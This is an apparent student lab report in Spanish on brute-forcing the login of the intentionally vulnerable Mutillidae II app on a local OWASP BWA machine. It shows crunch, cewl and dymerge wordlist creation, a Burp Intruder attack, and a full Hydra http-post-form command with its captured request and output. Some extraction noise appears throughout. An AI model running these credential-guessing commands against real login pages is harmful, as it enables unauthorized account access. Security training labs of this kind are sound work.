#### **EJERCICIOS BRUTE FORCE**

Prerrequisitos

- Kali Linux
- OWASP BWA

# Ejercicio 1 - Crunch, Cewl y Dymerge

Creación de diccionarios a medida para Mutillidae II usando crunch, cewl y dymerge.

### **CRUNCH**

Paso 1: se procedio a la creación del diccionario usando Crunch en este caso como el usuario y pass de multillidae es admin, especifique que las combinaciones se detuvieran en cuanto se creara este dato en el diccionario, abajo la prueba.

```
(root@kali)-[~]

# crunch 3 5 -e admin -o multillidae.txt

Crunch will now generate the following amount of data: 2721556 bytes

2 MB

0 GB


0 TB

0 PB

Crunch will now generate the following number of lines: 535614

crunch: 100% completed generating output
```

Paso 2: buscar con nano en el documento multillidae.txt el usuario admin. Abajo se muestra.




### **CEWL**

Paso 1: se procedio a la creación del diccionario multillidaeII.txt usando cewl en este caso se combina toda la cantidad posibles de palabras encontradas en la web de multillidae.

```
(root@ kali)-[~]

# cewl http://10.0.2.24/mutillidae/ -d 2 > multillidaeII.txt = Exploit D
^c
```

Paso 2: se ingresa archivo multillidaell.txt y se puede notar que el diccionario ha recogido un sinfín de palabras de la web.



### **DYMERGE**

Paso 1: dymerge crea diccionarios a partir de otros diccionarios, vamos a su ruta para ejecutarlo, movemos los diccionarios que hemos creado con Crunch y cewl para su fusión.


```
| Content | -[*] | Cowast | -[
```

# Paso 2: vamos a la ruta donde se encuentra dymerge y se ejecuta combinando los diccionarios



## Paso 3: resultados

Ambos diccionarios se han combinado.



# Ejercicio 2 - Burp Suite

 Uso de Burp Suite con alguno de los diccionarios creados para conseguir la contraseña del usuario admin en el ejercicio: Mutillidae > OWASP 2013 > A2 - Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login


Paso 1: ir a la página de multillidae II a la ruta mencionada en el ejercicio y ponemos un usuario y un password en este caso incorrecto para realizar el ataque.

Login		
Logiii		


Please sign-in				
Username	root			
Password	••••			
	Login			

Dont have an account? Please register here


## Paso 2: capturamos el login en la pagina en burpsuite




Paso 3: enviados a intruder para realizar el ataque, escogemos el tipo de ataque cluster bomb para escoger al menos dos playloads set




Paso 4: escogemos 2 playloads set ya que seleccionamos en el punto anterior dos ítems username y password y escogemos uno de los diccionarios creados para esto, tanto en 1 como en 2.




Pas 5: el diccionario se importa con éxito.



Paso 6: se realiza el ataque y hay 144 combinaciones de user y pass que se pueden dar, se puede notar que la única diferentes en la columna de status and length es justamente la contraseña correcta username: admin y password: admin. Status:302 y length 50892, y en el área de respuesta en el segundo screen se puede ver el comentario found, es decir, este es el correcto, mientras si se seleccionan los demás ítems, la respuesta es solo OK.





## Ejercicio 3 - Hydra

• Uso de Hydra con diccionarios creados manualmente para conseguir la contraseña del usuario admin en el ejercicio: Mutillidae > OWASP 2013 > A2

Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login

Se realiza el ataque con hydra, se ingresa con una entrada post ya que se trata del método post

#### Request

```
Pretty
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;g=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://10.0.2.24
O Connection: close
1 Referer: http://10.0.2.24/mutillidae/index.php?page=login.php
2 Cookie: showhints=1; PHPSESSID=mgio43d0m49s32c6cgt96m0401; acopendivids=swingset.jotto.phpbb2,redmine; acgroupswithpersist=nada
3 Upgrade-Insecure-Requests: 1
4 Sec-GPC: 1
6 username=vero&password=vero&login-php-submit-button=Login
```

```
🚜 hydra -V -l admin -P /usr/share/wordlists/multillidae2.txt 10.0.2.24 http-post-form "/mutillidae/index.php?page=login.php:username=^USER^öpassword=^PASS^ölogin-php-submit-button=Login:Not Logged In"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-21 02:04:22
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try per task
[DATA] attacking http-post-form://10.0.2.24:80/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "cafe" - 1 of 12 [child 0] (0/0) [ATTEMPT] target 10.0.2.24 - login "admin" - pass "pasta" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "sabor" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "clase" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "compañeros" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "intrusion" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "desilucion" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "ataques " - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "admin " - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "rosca" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "fiesta" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "navidad" - 12 of 12 [child 11] (0/0)
[80][http-post-form] host: 10.0.2.24 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-21 02:04:22
```